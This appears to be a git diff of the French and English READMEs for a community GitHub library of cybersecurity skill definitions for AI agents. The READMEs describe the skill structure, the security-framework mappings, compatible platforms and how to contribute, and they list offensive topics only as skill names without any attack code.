→ identifie 12 compétences pertinentes en faisant correspondre tags, description, domaine
|
||||
|
||||
2. Charge les 3 meilleurs résultats :
|
||||
- performing-memory-forensics-with-volatility3
|
||||
- hunting-for-credential-dumping-lsass
|
||||
- analyzing-windows-event-logs-for-credential-access
|
||||
|
||||
3. Exécute le workflow structuré étape par étape
|
||||
→ lance les plugins Volatility3, vérifie les schémas d'accès à LSASS,
|
||||
corrèle avec les preuves des journaux d'événements
|
||||
|
||||
4. Valide les résultats à l'aide de la section Verification
|
||||
→ confirme les IOCs, mappe les constatations vers ATT&CK T1003 (Credential Dumping)
|
||||
```
|
||||
|
||||
**Sans ces compétences**, l'agent devine les commandes d'outils et rate des étapes critiques. **Avec elles**, il suit le même playbook qu'un analyste DFIR senior.
|
||||
|
||||
## Anatomie d'une compétence
|
||||
|
||||
Chaque compétence suit une structure de répertoire cohérente :
|
||||
|
||||
```text
|
||||
skills/performing-memory-forensics-with-volatility3/
|
||||
├── SKILL.md ← Définition de la compétence (frontmatter YAML + corps Markdown)
|
||||
├── references/
|
||||
│ ├── standards.md ← Mappages MITRE ATT&CK, ATLAS, D3FEND, NIST
|
||||
│ └── workflows.md ← Référence détaillée de procédure technique
|
||||
├── scripts/
|
||||
│ └── process.py ← Scripts d'assistance opérationnels
|
||||
└── assets/
|
||||
└── template.md ← Checklists et modèles de rapport remplis
|
||||
```
|
||||
|
||||
### Frontmatter YAML (exemple réel)
|
||||
|
||||
```yaml
|
||||
---
|
||||
name: performing-memory-forensics-with-volatility3
|
||||
description: >-
|
||||
Analyser des dumps mémoire pour extraire les processus en cours,
|
||||
les connexions réseau, le code injecté et les artefacts malware à l'aide
|
||||
du framework Volatility3.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags: [forensics, memory-analysis, volatility3, incident-response, dfir]
|
||||
atlas_techniques: [AML.T0047]
|
||||
d3fend_techniques: [D3-MA, D3-PSMD]
|
||||
nist_ai_rmf: [MEASURE-2.6]
|
||||
nist_csf: [DE.CM-01, RS.AN-03]
|
||||
version: "1.2"
|
||||
author: mukul975
|
||||
license: Apache-2.0
|
||||
---
|
||||
```
|
||||
|
||||
### Sections du corps Markdown
|
||||
|
||||
```md
|
||||
## When to Use
|
||||
Conditions de déclenchement — quand un agent IA doit-il activer cette compétence ?
|
||||
|
||||
## Prerequisites
|
||||
Outils requis, niveaux d'accès et configuration d'environnement.
|
||||
|
||||
## Workflow
|
||||
Guide d'exécution pas à pas avec commandes spécifiques et points de décision.
|
||||
|
||||
## Verification
|
||||
Comment confirmer que la compétence a été exécutée avec succès.
|
||||
```
|
||||
|
||||
Les champs du frontmatter : `name` (kebab-case, 1–64 caractères), `description` (riche en mots-clés pour la découverte par agent), `domain`, `subdomain`, `tags`, `atlas_techniques` (IDs MITRE ATLAS), `d3fend_techniques` (IDs MITRE D3FEND), `nist_ai_rmf` (références NIST AI RMF), `nist_csf` (catégories NIST CSF 2.0). Les mappages MITRE ATT&CK sont documentés dans le fichier `references/standards.md` de chaque compétence et dans la couche ATT&CK Navigator incluse dans les releases.
|
||||
|
||||
**📊 Couverture MITRE ATT&CK Enterprise — les 15 tactiques**
|
||||
|
||||
|Tactic|ID|Coverage|Key skills|
|
||||
|--|--|--|--|
|
||||
|Reconnaissance|TA0043|Strong|OSINT, énumération de sous-domaines, reconnaissance DNS|
|
||||
|Resource Development|TA0042|Moderate|Infrastructure de phishing, détection de mise en place C2|
|
||||
|Initial Access|TA0001|Strong|Simulation de phishing, détection d'exploit, forced browsing|
|
||||
|Execution|TA0002|Strong|Analyse PowerShell, malware fileless, script block logging|
|
||||
|Persistence|TA0003|Strong|Tâches planifiées, registre, comptes de service, LOTL|
|
||||
|Privilege Escalation|TA0004|Strong|Kerberoasting, attaques AD, élévation de privilèges cloud|
|
||||
|Stealth|TA0005|Strong|Obfuscation, analyse rootkit, détection d'évasion|
|
||||
|Defense Impairment|TA0112|Strong|Désactivation EDR, destruction de logs, contournement de défenses|
|
||||
|Credential Access|TA0006|Strong|Détection Mimikatz, pass-the-hash, credential dumping|
|
||||
|Discovery|TA0007|Moderate|BloodHound, énumération AD, scan réseau|
|
||||
|Lateral Movement|TA0008|Strong|Exploits SMB, détection des déplacements latéraux avec Splunk|
|
||||
|Collection|TA0009|Moderate|Forensics email, détection de data staging|
|
||||
|Command and Control|TA0011|Strong|Beaconing C2, DNS tunneling, analyse Cobalt Strike|
|
||||
|Exfiltration|TA0010|Strong|Exfiltration DNS, contrôles DLP, détection de perte de données|
|
||||
|Impact|TA0040|Strong|Défense ransomware, analyse du chiffrement, récupération|
|
||||
|
||||
Un fichier de couche **ATT&CK Navigator** est inclus dans les assets de release v1.0.0 pour la visualisation de la couverture.
|
||||
|
||||
**📊 Alignement NIST CSF 2.0 — les 6 fonctions**
|
||||
|
||||
|Function|Skills|Examples|
|
||||
|--|--|--|
|
||||
|**Govern (GV)**|30+|Stratégie de risque, cadres de politique, rôles et responsabilités|
|
||||
|**Identify (ID)**|120+|Découverte des actifs, évaluation du paysage de menaces, analyse du risque|
|
||||
|**Protect (PR)**|150+|Durcissement IAM, règles WAF, zero trust, chiffrement|
|
||||
|**Detect (DE)**|200+|Threat hunting, corrélation SIEM, détection d'anomalies|
|
||||
|**Respond (RS)**|160+|Réponse à incident, forensics, confinement d'une compromission|
|
||||
|**Recover (RC)**|40+|Récupération ransomware, BCP, reprise après sinistre|
|
||||
|
||||
NIST CSF 2.0 (février 2024) a ajouté la fonction **Govern** et étendu le périmètre des infrastructures critiques à toutes les organisations. Les mappages des compétences s'alignent sur les 22 catégories et font référence à 106 sous-catégories.
|
||||
|
||||
**📊 Analyse approfondie des frameworks — ATLAS, D3FEND, AI RMF**
|
||||
|
||||
### MITRE ATLAS v5.4 — Menaces adverses IA/ML
|
||||
|
||||
ATLAS mappe les tactiques, techniques et cas d'usage adverses spécifiques aux systèmes d'IA et de machine learning. La version 5.4 couvre **16 tactiques et 84 techniques**, y compris les vecteurs d'attaque agentiques ajoutés fin 2025 : empoisonnement du contexte d'un agent IA, abus d'invocation d'outils, compromission de serveurs MCP, et déploiement d'agents malveillants. Les compétences mappées à ATLAS aident les agents à identifier et contrer les menaces visant les pipelines ML, les poids de modèles, les API d'inférence et les workflows autonomes.
|
||||
|
||||
### MITRE D3FEND v1.3 — Contre-mesures défensives
|
||||
|
||||
D3FEND est un graphe de connaissances financé par la NSA contenant **267 techniques défensives** organisées en 7 catégories tactiques : Model, Harden, Detect, Isolate, Deceive, Evict et Restore. Construit sur l'ontologie OWL 2, il utilise une couche Digital Artifact partagée pour mapper bidirectionnellement les contre-mesures défensives aux techniques offensives ATT&CK. Les compétences taguées avec des identifiants D3FEND permettent aux agents de recommander des contre-mesures précises pour les menaces détectées.
|
||||
|
||||
### NIST AI RMF 1.0 + GenAI Profile (AI 600-1)
|
||||
|
||||
Le cadre AI Risk Management Framework définit 4 fonctions centrales — Govern, Map, Measure, Manage — avec **72 sous-catégories** pour un développement IA digne de confiance. Le GenAI Profile (AI 600-1, juillet 2024) ajoute **12 catégories de risque** spécifiques à l'IA générative, de la confabulation et de la confidentialité des données à l'injection de prompt et aux risques de chaîne d'approvisionnement. Le Colorado AI Act (entré en vigueur en février 2026) offre un **safe harbor légal** aux organisations conformes au NIST AI RMF, rendant ces mappages directement pertinents pour la conformité réglementaire.
|
||||
|
||||
## Plateformes compatibles
|
||||
|
||||
**Assistants de code IA**
|
||||
Claude Code (Anthropic) · GitHub Copilot (Microsoft) · Cursor · Windsurf · Cline · Aider · Continue · Roo Code · Amazon Q Developer · Tabnine · Sourcegraph Cody · JetBrains AI
|
||||
|
||||
**Agents CLI**
|
||||
OpenAI Codex CLI · Gemini CLI (Google)
|
||||
|
||||
**Agents autonomes**
|
||||
Devin · Replit Agent · SWE-agent · OpenHands
|
||||
|
||||
**Frameworks & SDKs d'agents**
|
||||
LangChain · CrewAI · AutoGen · Semantic Kernel · Haystack · Vercel AI SDK · Tout agent compatible MCP
|
||||
|
||||
Toutes les plateformes supportant le standard agentskills.io peuvent charger ces compétences sans configuration.
|
||||
|
||||
## Ce qu'ils en disent
|
||||
|
||||
> _"Une base de données de vraies compétences de sécurité organisées que n'importe quel agent IA peut brancher et utiliser. Pas des tutoriels. Pas des articles de blog."_
|
||||
> — **Hasan Toor (@hasantoxr)**, créateur IA/tech
|
||||
|
||||
> _"Ce n'est pas une collection aléatoire de scripts de sécurité. C'est une base de connaissances opérationnelle structurée conçue pour les workflows de sécurité pilotés par IA."_
|
||||
> — **fazal-sec**, Medium
|
||||
|
||||
## Mentionné dans
|
||||
|
||||
| Où | Type | Lien |
|
||||
|--|--|--|
|
||||
| **awesome-agent-skills** | Awesome List (index de 1000+ compétences) | VoltAgent/awesome-agent-skills |
|
||||
| **awesome-ai-security** | Awesome List (outils de sécurité IA) | ottosulin/awesome-ai-security |
|
||||
| **awesome-codex-cli** | Awesome List (ressources Codex CLI) | RoggeOhta/awesome-codex-cli |
|
||||
| **SkillsLLM** | Annuaire & marketplace de compétences | skillsllm.com/skill/anthropic-cybersecurity-skills |
|
||||
| **Openflows** | Analyse & suivi de signaux | openflows.org |
|
||||
| **NeverSight skills_feed** | Index automatisé des compétences | NeverSight/skills_feed |
|
||||
|
||||
## Historique des étoiles
|
||||
|
||||

|
||||
|
||||
## Releases
|
||||
|
||||
| Version | Date | Points forts |
|
||||
|--|--|--|
|
||||
| v1.0.0 | 11 mars 2026 | 734 compétences · 26 domaines · Mappage MITRE ATT&CK + NIST CSF 2.0 · Couche ATT&CK Navigator |
|
||||
|
||||
Les compétences continuent de croître sur `main` depuis la v1.0.0 — la bibliothèque contient désormais **817 compétences** avec un **mappage sur 6 frameworks** (MITRE ATLAS, D3FEND, NIST AI RMF, et le MITRE Fight Fraud Framework ajoutés après la release). Consultez les Releases pour la dernière version taguée.
|
||||
|
||||
## Contribuer
|
||||
|
||||
Ce projet évolue grâce aux contributions de la communauté. Voici comment participer :
|
||||
|
||||
**Ajouter une nouvelle compétence** — Les domaines comme Deception Technology (6 compétences) et Hardware & Firmware Security (4 compétences) ont le plus besoin d'aide. Suivez le modèle dans CONTRIBUTING.md et soumettez une PR avec le titre `Add skill: nom-de-votre-competence`.
|
||||
|
||||
**Améliorer les compétences existantes** — Ajoutez des mappages de frameworks, corrigez les workflows, mettez à jour les références d'outils, ou contribuez avec des scripts et modèles.
|
||||
|
||||
**Signaler des problèmes** — Vous avez trouvé une procédure inexacte ou un script cassé ? Ouvrez une issue.
|
||||
|
||||
Chaque PR est revue pour sa précision technique et sa conformité au standard agentskills.io dans les 48 heures. Consultez les *good first issues* pour commencer.
|
||||
|
||||
Ce projet suit le Contributor Covenant. En participant, vous acceptez de respecter ce code.
|
||||
|
||||
## Communauté
|
||||
|
||||
💬 **Discussions** — Questions, idées et conversations sur la feuille de route
|
||||
🐛 **Issues** — Rapports de bugs et demandes de fonctionnalités
|
||||
🔒 **Politique de sécurité** — Processus de divulgation responsable (accusé de réception sous 48h)
|
||||
|
||||
## Citation
|
||||
|
||||
Si vous utilisez ce projet dans des recherches ou publications :
|
||||
|
||||
```bibtex
|
||||
@software{anthropic_cybersecurity_skills,
|
||||
author = {Jangra, Mahipal},
|
||||
title = {Anthropic Cybersecurity Skills},
|
||||
year = {2026},
|
||||
url = {https://github.com/mukul975/Anthropic-Cybersecurity-Skills},
|
||||
license = {Apache-2.0},
|
||||
note = {817 compétences cybersécurité structurées pour agents IA,
|
||||
mappées à MITRE ATT\&CK, NIST CSF 2.0, MITRE ATLAS,
|
||||
MITRE D3FEND et NIST AI RMF}
|
||||
}
|
||||
```
|
||||
|
||||
## Licence
|
||||
|
||||
Ce projet est sous licence Apache License 2.0. Vous êtes libre d'utiliser, modifier et distribuer ces compétences dans des projets personnels comme commerciaux.
|
||||
|
||||
---
|
||||
|
||||
<div align="center">
|
||||
|
||||
**Si ce projet aide votre travail en sécurité, pensez à lui donner une ⭐**
|
||||
|
||||
> [⭐ Star](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/stargazers) · [🍴 Fork](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/fork) · [💬 Discuss](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/discussions) · [📝 Contribute](CONTRIBUTING.md~~~
|
||||
|
||||
*Projet communautaire par @mukul975. Non affilié à Anthropic PBC.*
|
||||
|
||||
</div>
|
||||
@@ -1,465 +1,138 @@
|
||||
<p align="center">
|
||||
<img src="assets/banner.png" alt="Anthropic Cybersecurity Skills" width="100%">
|
||||
<img src="assets/banner.png" alt="Anthropic Cybersecurity Skills" width="600">
|
||||
</p>
|
||||
|
||||
<div align="center">
|
||||
<p align="center">
|
||||
<strong>611+ cybersecurity skills for AI agents · agentskills.io open standard</strong>
|
||||
</p>
|
||||
|
||||
# Anthropic Cybersecurity Skills
|
||||
|
||||
### The largest open-source cybersecurity skills library for AI agents
|
||||
|
||||
[](https://mahipal.engineer/survey?utm_source=github_badge&utm_medium=readme&utm_campaign=gars2026)
|
||||
[](LICENSE)
|
||||
[](#whats-inside--34-security-domains)
|
||||
[](#six-frameworks-one-skill-library)
|
||||
[](https://ctid.mitre.org/fraud/)
|
||||
[](#whats-inside--34-security-domains)
|
||||
[](#compatible-platforms)
|
||||
[](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/stargazers)
|
||||
[](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/network/members)
|
||||
[](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/commits/main)
|
||||
[](https://agentskills.io)
|
||||
[](CONTRIBUTING.md)
|
||||
[](https://casky.ai/?utm_source=github&utm_medium=readme&utm_campaign=cohort_launch#waitlist)
|
||||
[](https://github.com/NousResearch/hermes-agent)
|
||||
|
||||
|
||||
**818 production-grade cybersecurity skills · 34 security domains · 6 framework mappings · 26+ AI platforms**
|
||||
|
||||
[Get Started](#quick-start) · [What's Inside](#whats-inside--34-security-domains) · [Frameworks](#six-frameworks-one-skill-library) · [Platforms](#compatible-platforms) · [Contributing](#contributing)
|
||||
|
||||
</div>
|
||||
<p align="center">
|
||||
<a href="LICENSE"><img src="https://img.shields.io/badge/license-Apache_2.0-blue.svg?style=flat" alt="License"></a>
|
||||
<img src="https://img.shields.io/badge/skills-611%2B-brightgreen?style=flat" alt="Skills Count">
|
||||
<img src="https://img.shields.io/github/stars/mukul975/Anthropic-Cybersecurity-Skills?style=flat" alt="Stars">
|
||||
<img src="https://img.shields.io/github/last-commit/mukul975/Anthropic-Cybersecurity-Skills?style=flat" alt="Last Commit">
|
||||
<a href="https://agentskills.io"><img src="https://img.shields.io/badge/standard-agentskills.io-purple?style=flat" alt="Agent Skills"></a>
|
||||
<img src="https://img.shields.io/badge/platforms-26%2B-orange?style=flat" alt="Platforms">
|
||||
</p>
|
||||
|
||||
---
|
||||
|
||||
> ⚠️ **Community Project** — This is an independent, community-created project. Not affiliated with Anthropic PBC.
|
||||
>
|
||||
> 🔐 **Authorized & lawful use only.** This library includes offensive and dual-use techniques (e.g. red-team C2, phishing simulation, exploitation) intended for **authorized penetration testing, security research, defense, and education**. Only use them against systems you own or have **explicit written permission** to test, and comply with all applicable laws and rules of engagement. You are solely responsible for how you use these skills. See [SECURITY.md](SECURITY.md) and [CODE_OF_CONDUCT.md](CODE_OF_CONDUCT.md).
|
||||
> **Warning: Community Project -- Not affiliated with Anthropic PBC.**
|
||||
> This is an independent, community-created collection. "Anthropic" in the repository name refers to the agentskills.io standard compatibility, not official Anthropic affiliation.
|
||||
|
||||
## Give any AI agent the security skills of a senior analyst
|
||||
The largest open-source collection of cybersecurity skills for AI agents. Every skill follows the [agentskills.io](https://agentskills.io) open standard and works instantly with Claude Code, GitHub Copilot, OpenAI Codex CLI, Cursor, Gemini CLI, and 20+ other platforms.
|
||||
|
||||
A junior analyst knows which Volatility3 plugin to run on a suspicious memory dump, which Sigma rules catch Kerberoasting, and how to scope a cloud breach across three providers. **Your AI agent doesn't — unless you give it these skills.**
|
||||
|
||||
This repo contains **818 structured cybersecurity skills** spanning **34 security domains**, each following the [agentskills.io](https://agentskills.io) open standard. The library maps across **six industry frameworks** — MITRE ATT&CK, NIST CSF 2.0, MITRE ATLAS, MITRE D3FEND, NIST AI RMF, and the MITRE Fight Fraud Framework (F3) — with each skill mapped to the frameworks **relevant to its type** (a forensics skill carries ATT&CK + CSF; an AI-security skill adds ATLAS and AI RMF). Clone it, point your agent at it, and your next security investigation gets expert-level guidance in seconds.
|
||||
|
||||
## Six frameworks, one skill library
|
||||
|
||||
Each skill maps to the frameworks that fit its subject — ATT&CK and NIST CSF are near-universal, while ATLAS, AI RMF, D3FEND, and F3 apply where they're relevant. **Framework coverage across the 817 skills:** MITRE ATT&CK **805** · NIST CSF 2.0 **804** · MITRE D3FEND **139** · NIST AI RMF **97** · MITRE F3 **94** · MITRE ATLAS **93**.
|
||||
|
||||
| Framework | Version | Framework scope | What it maps |
|
||||
|---|---|---|---|
|
||||
| [MITRE ATT&CK](https://attack.mitre.org) | v19.1 | 15 tactics · Enterprise/Mobile/ICS | Adversary behaviors and TTPs |
|
||||
| [NIST CSF 2.0](https://www.nist.gov/cyberframework) | 2.0 | 6 functions · 22 categories · 106 subcategories | Organizational security posture |
|
||||
| [MITRE ATLAS](https://atlas.mitre.org) | 2026.07 | 101 techniques · 77 sub-techniques | AI/ML adversarial threats |
|
||||
| [MITRE D3FEND](https://d3fend.mitre.org) | v1.4.0 | 270 techniques | Defensive countermeasures |
|
||||
| [NIST AI RMF](https://airc.nist.gov/AI_RMF) | 1.0 | 4 functions (Govern/Map/Measure/Manage) | AI risk management |
|
||||
| [MITRE F3 (Fight Fraud Framework)](https://ctid.mitre.org/fraud/) | v1.1 (2026-04-09) | 8 tactics · 123 techniques · 94 fraud-relevant skills | Cyber-enabled financial fraud TTPs |
|
||||
|
||||
**Example — each skill maps only to the frameworks relevant to it (one may hit all six, another just a couple):**
|
||||
|
||||
| Skill | ATT&CK | NIST CSF | ATLAS | D3FEND | AI RMF | F3 |
|
||||
|---|---|---|---|---|---|---|
|
||||
| `analyzing-network-traffic-of-malware` | T1071 | DE.CM | AML.T0047 | D3-NTA | MEASURE-2.6 | — |
|
||||
| `detecting-business-email-compromise` | T1566 | DE.AE | — | — | — | F1005.006 · monetization |
|
||||
|
||||
### 🆕 MITRE Fight Fraud Framework (F3) — 94 fraud-relevant skills
|
||||
|
||||
[](https://ctid.mitre.org/fraud/)
|
||||
|
||||
The **[MITRE Fight Fraud Framework (F3)](https://ctid.mitre.org/fraud/)** was released **April 9, 2026** by MITRE's Center for Threat-Informed Defense (CTID), co-developed with JPMorganChase, Citigroup, Lloyds Banking Group, Standard Chartered, CrowdStrike, Verizon Business, FS-ISAC, and others. It is an ATT&CK-compatible TTP catalog for **cyber-enabled financial fraud** — filling the gap ATT&CK leaves after initial compromise.
|
||||
|
||||
F3 v1.1 adds **two fraud-specific tactics** that ATT&CK does not enumerate:
|
||||
- **Positioning** (`FA0001`) — actions taken after access to collect/manipulate data and prepare the fraud (synthetic-identity seeding, account warming, beneficiary setup, SIM-swap pre-positioning, banking-session hijack).
|
||||
- **Monetization** (`FA0002`) — converting stolen assets into usable funds (money-mule layering, APP fraud, crypto off-ramping, card cash-out, refund/chargeback abuse).
|
||||
|
||||
Fraud-specific techniques use `F1XXX` IDs (e.g. `F1005.003` Add Beneficiary, `F1025.003` Wire Transfer, `F1007` Adversary-in-the-Browser); reused ATT&CK techniques keep their `T1XXX` IDs. Mappings live in each skill's `mitre_f3:` frontmatter block — all 123 F3 v1.1 technique IDs were verified against the upstream STIX bundle. See [`docs/mitre-f3-mapping.md`](docs/mitre-f3-mapping.md) for the schema.
|
||||
|
||||
### MITRE ATT&CK v19.1 — 805/817 skills mapped
|
||||
|
||||
Every skill carries a `mitre_attack` frontmatter list validated against **MITRE ATT&CK v19.1** (the latest release) using the official `mitreattack-python` library — 290 distinct techniques and sub-techniques (146 base + 144 sub) across Enterprise, ICS, and Mobile. Zero revoked or deprecated IDs. v19.1's restructured Defense Evasion (now split into **Stealth** and **Defense Impairment**) is reflected below.
|
||||
|
||||
| Tactic | ID | Skills |
|
||||
|--------|----|--------|
|
||||
| Reconnaissance | TA0043 | 103 |
|
||||
| Resource Development | TA0042 | 22 |
|
||||
| Initial Access | TA0001 | 467 |
|
||||
| Execution | TA0002 | 350 |
|
||||
| Persistence | TA0003 | 444 |
|
||||
| Privilege Escalation | TA0004 | 464 |
|
||||
| Stealth | TA0005 | 442 |
|
||||
| Defense Impairment | TA0112 | 92 |
|
||||
| Credential Access | TA0006 | 202 |
|
||||
| Discovery | TA0007 | 237 |
|
||||
| Lateral Movement | TA0008 | 68 |
|
||||
| Collection | TA0009 | 172 |
|
||||
| Command and Control | TA0011 | 123 |
|
||||
| Exfiltration | TA0010 | 82 |
|
||||
| Impact | TA0040 | 50 |
|
||||
|
||||
## Quick start
|
||||
## Quick Start
|
||||
|
||||
**Method 1: npx skills**
|
||||
```bash
|
||||
# Option 1: npx (recommended)
|
||||
npx skills add mukul975/Anthropic-Cybersecurity-Skills
|
||||
```
|
||||
|
||||
# Option 2: Git clone
|
||||
**Method 2: Claude Code plugin**
|
||||
```
|
||||
/plugin marketplace add mukul975/Anthropic-Cybersecurity-Skills
|
||||
```
|
||||
|
||||
**Method 3: Manual clone**
|
||||
```bash
|
||||
git clone https://github.com/mukul975/Anthropic-Cybersecurity-Skills.git
|
||||
cd Anthropic-Cybersecurity-Skills
|
||||
```
|
||||
|
||||
Works immediately with Claude Code, GitHub Copilot, OpenAI Codex CLI, Cursor, Gemini CLI, and any [agentskills.io](https://agentskills.io)-compatible platform.
|
||||
## Skill Categories
|
||||
|
||||
## 🌍 GARS-2026 — Global Agentic AI Readiness Survey
|
||||
| Category | Skills | Example Skills |
|
||||
|----------|-------:|----------------|
|
||||
| Cloud Security | 48 | AWS S3 Bucket Audit, Azure AD Configuration, GCP Security Assessment |
|
||||
| Threat Intelligence | 43 | APT Group Analysis with MITRE Navigator, Campaign Attribution, Dark Web Monitoring |
|
||||
| Web Application Security | 41 | HTTP Request Smuggling, XSS with Burp Suite, Web Cache Poisoning |
|
||||
| Threat Hunting | 35 | Credential Dumping Detection, DNS Tunneling with Zeek, Living-off-the-Land Binaries |
|
||||
| Malware Analysis | 34 | Cobalt Strike Beacon Config, Ghidra Reverse Engineering, YARA Rule Development |
|
||||
| Digital Forensics | 34 | Disk Imaging with dd/dcfldd, Memory Forensics with Volatility3, Browser Forensics |
|
||||
| SOC Operations | 33 | Windows Event Log Analysis, Splunk Detection Rules, SIEM Use Case Implementation |
|
||||
| Network Security | 33 | Wireshark Traffic Analysis, VLAN Segmentation, Suricata IDS Configuration |
|
||||
| Identity & Access Management | 33 | SAML SSO with Okta, Privileged Access Management, RBAC for Kubernetes |
|
||||
| OT/ICS Security | 28 | SCADA System Attack Detection, Modbus Anomaly Detection, Purdue Model Segmentation |
|
||||
| API Security | 28 | API Enumeration Detection, BOLA Exploitation, GraphQL Security Assessment |
|
||||
| Container Security | 26 | Trivy Image Scanning, Falco Runtime Detection, Kubernetes Pod Security |
|
||||
| Vulnerability Management | 24 | DefectDojo Dashboard, CVSS Scoring, Patch Management Workflow |
|
||||
| Red Teaming | 24 | Sliver C2 Framework, BloodHound AD Analysis, Kerberoasting with Impacket |
|
||||
| Incident Response | 24 | Ransomware Response, Cloud Incident Containment, Volatile Evidence Collection |
|
||||
| Penetration Testing | 23 | External Network Pentest, Kubernetes Pentest, Active Directory Pentest |
|
||||
| Zero Trust Architecture | 17 | HashiCorp Boundary, Zscaler ZTNA, BeyondCorp Access Model |
|
||||
| Endpoint Security | 16 | CIS Benchmark Hardening, Windows Defender Configuration, Host-Based IDS |
|
||||
| DevSecOps | 16 | GitLab CI Pipeline, Semgrep Custom SAST Rules, Secret Scanning with Gitleaks |
|
||||
| Phishing Defense | 16 | Email Header Analysis, GoPhish Simulation, DMARC/DKIM/SPF Configuration |
|
||||
| Cryptography | 13 | TLS 1.3 Configuration, HSM Key Storage, Certificate Authority with OpenSSL |
|
||||
| Mobile Security | 12 | iOS App Analysis with Objection, Android Malware Reverse Engineering, Frida Hooking |
|
||||
| Ransomware Defense | 5 | Ransomware Precursor Detection, Backup Strategy, Honeypot Detection |
|
||||
| Compliance & Governance | 5 | GDPR Data Protection, ISO 27001 ISMS, PCI DSS Controls |
|
||||
|
||||
I'm running a global academic study measuring how ready security professionals,
|
||||
developers, and enterprise teams actually are for agentic AI — MCP servers,
|
||||
tool calling, governance, and human-in-the-loop workflows.
|
||||
## How It Works
|
||||
|
||||
**If you use this repo, your response would be a genuinely valuable data point.**
|
||||
|
||||
📋 **Take the survey (10 min):**
|
||||
[Survey Link](https://mahipal.engineer/survey?utm_source=github_repo&utm_medium=readme&utm_campaign=gars2026)
|
||||
|
||||
- 60 questions · Anonymous · Supervised by SRH Berlin
|
||||
- You get **50 Casky Tokens** for early access to [casky.ai](https://casky.ai)
|
||||
- Results published open access under CC-BY 4.0
|
||||
|
||||
## 🚀 Try it on the Playground
|
||||
|
||||
Experience Casky.ai hands-on — no setup required.
|
||||
|
||||
**[→ Launch Playground on Casky.ai](https://casky.ai/?utm_source=github&utm_medium=readme&utm_campaign=cohort_launch#waitlist)**
|
||||
|
||||
The playground lets you:
|
||||
- Run live cybersecurity skill exercises against real targets
|
||||
- See AI agents execute structured skills in real time
|
||||
- Explore MITRE ATT&CK mapped workflows interactively
|
||||
- Test threat hunting, DFIR, and penetration testing scenarios
|
||||
|
||||
No installation. No configuration. Just open and start.
|
||||
## Why this exists
|
||||
|
||||
The cybersecurity workforce gap hit **4.8 million unfilled roles** globally in 2024 (ISC2). AI agents can help close that gap — but only if they have structured domain knowledge to work from. Today's agents can write code and search the web, but they lack the practitioner playbooks that turn a generic LLM into a capable security analyst.
|
||||
|
||||
Existing security tool repos give you wordlists, payloads, or exploit code. None of them give an AI agent the structured decision-making workflow a senior analyst follows: when to use each technique, what prerequisites to check, how to execute step-by-step, and how to verify results. That is the gap this project fills.
|
||||
|
||||
**Anthropic Cybersecurity Skills** is not a collection of scripts or checklists. It is an **AI-native knowledge base** built from the ground up for the agentskills.io standard — YAML frontmatter for sub-second discovery, structured Markdown for step-by-step execution, and reference files for deep technical context. Every skill encodes real practitioner workflows, not generated summaries.
|
||||
|
||||
## What's inside — 34 security domains
|
||||
|
||||
| Domain | Skills | Key capabilities |
|
||||
|---|---|---|
|
||||
| Cloud Security | 66 | AWS, Azure, GCP hardening · CSPM · cloud attack emulation · cloud forensics |
|
||||
| SOC Operations | 63 | Playbooks · escalation workflows · Graph-log detection · tabletop exercises |
|
||||
| Threat Hunting | 58 | Hypothesis-driven hunts · LOTL detection · EVTX hunting · fleet hunting |
|
||||
| Threat Intelligence | 52 | STIX/TAXII · MISP · OpenCTI · feed integration · actor profiling |
|
||||
| Web Application Security | 46 | OWASP Top 10 · SQLi · XSS · SSRF · deserialization |
|
||||
| Network Security | 43 | IDS/IPS · firewall rules · VLAN segmentation · traffic analysis |
|
||||
| Digital Forensics | 41 | Disk imaging · memory forensics · Hayabusa/KAPE/Plaso timelines |
|
||||
| Identity & Access Management | 40 | Entra ID/ROADtools · device-code phishing · PAM · zero trust identity |
|
||||
| Malware Analysis | 39 | Static/dynamic analysis · reverse engineering · sandboxing |
|
||||
| Red Teaming | 35 | ADCS/Certipy · BloodHound CE · Sliver/Havoc C2 · NTLM relay |
|
||||
| Container Security | 33 | K8s RBAC · image scanning · Falco · container escape |
|
||||
| OT/ICS Security | 29 | Modbus · DNP3 · IEC 62443 · historian defense · SCADA |
|
||||
| API Security | 28 | GraphQL · REST · OWASP API Top 10 · WAF bypass |
|
||||
| Incident Response | 26 | Breach containment · ransomware response · IR playbooks |
|
||||
| Vulnerability Management | 25 | Nessus · scanning workflows · patch prioritization · CVSS |
|
||||
| Penetration Testing | 23 | Network · web · cloud · mobile · NetExec lateral movement |
|
||||
| DevSecOps | 18 | CI/CD security · Trivy IaC/image scanning · code signing |
|
||||
| Zero Trust Architecture | 18 | BeyondCorp · CISA maturity model · microsegmentation |
|
||||
| Endpoint Security | 17 | EDR · LOTL detection · fileless malware · persistence hunting |
|
||||
| Phishing Defense | 16 | Email authentication · BEC detection · phishing IR |
|
||||
| Cryptography | 16 | TLS · Ed25519 · post-quantum migration · key management |
|
||||
| AI Security | 14 | LLM red-teaming (garak/PyRIT) · prompt injection · MCP/agentic security · guardrails |
|
||||
| Mobile Security | 13 | Android/iOS analysis · mobile pentesting · MDM forensics |
|
||||
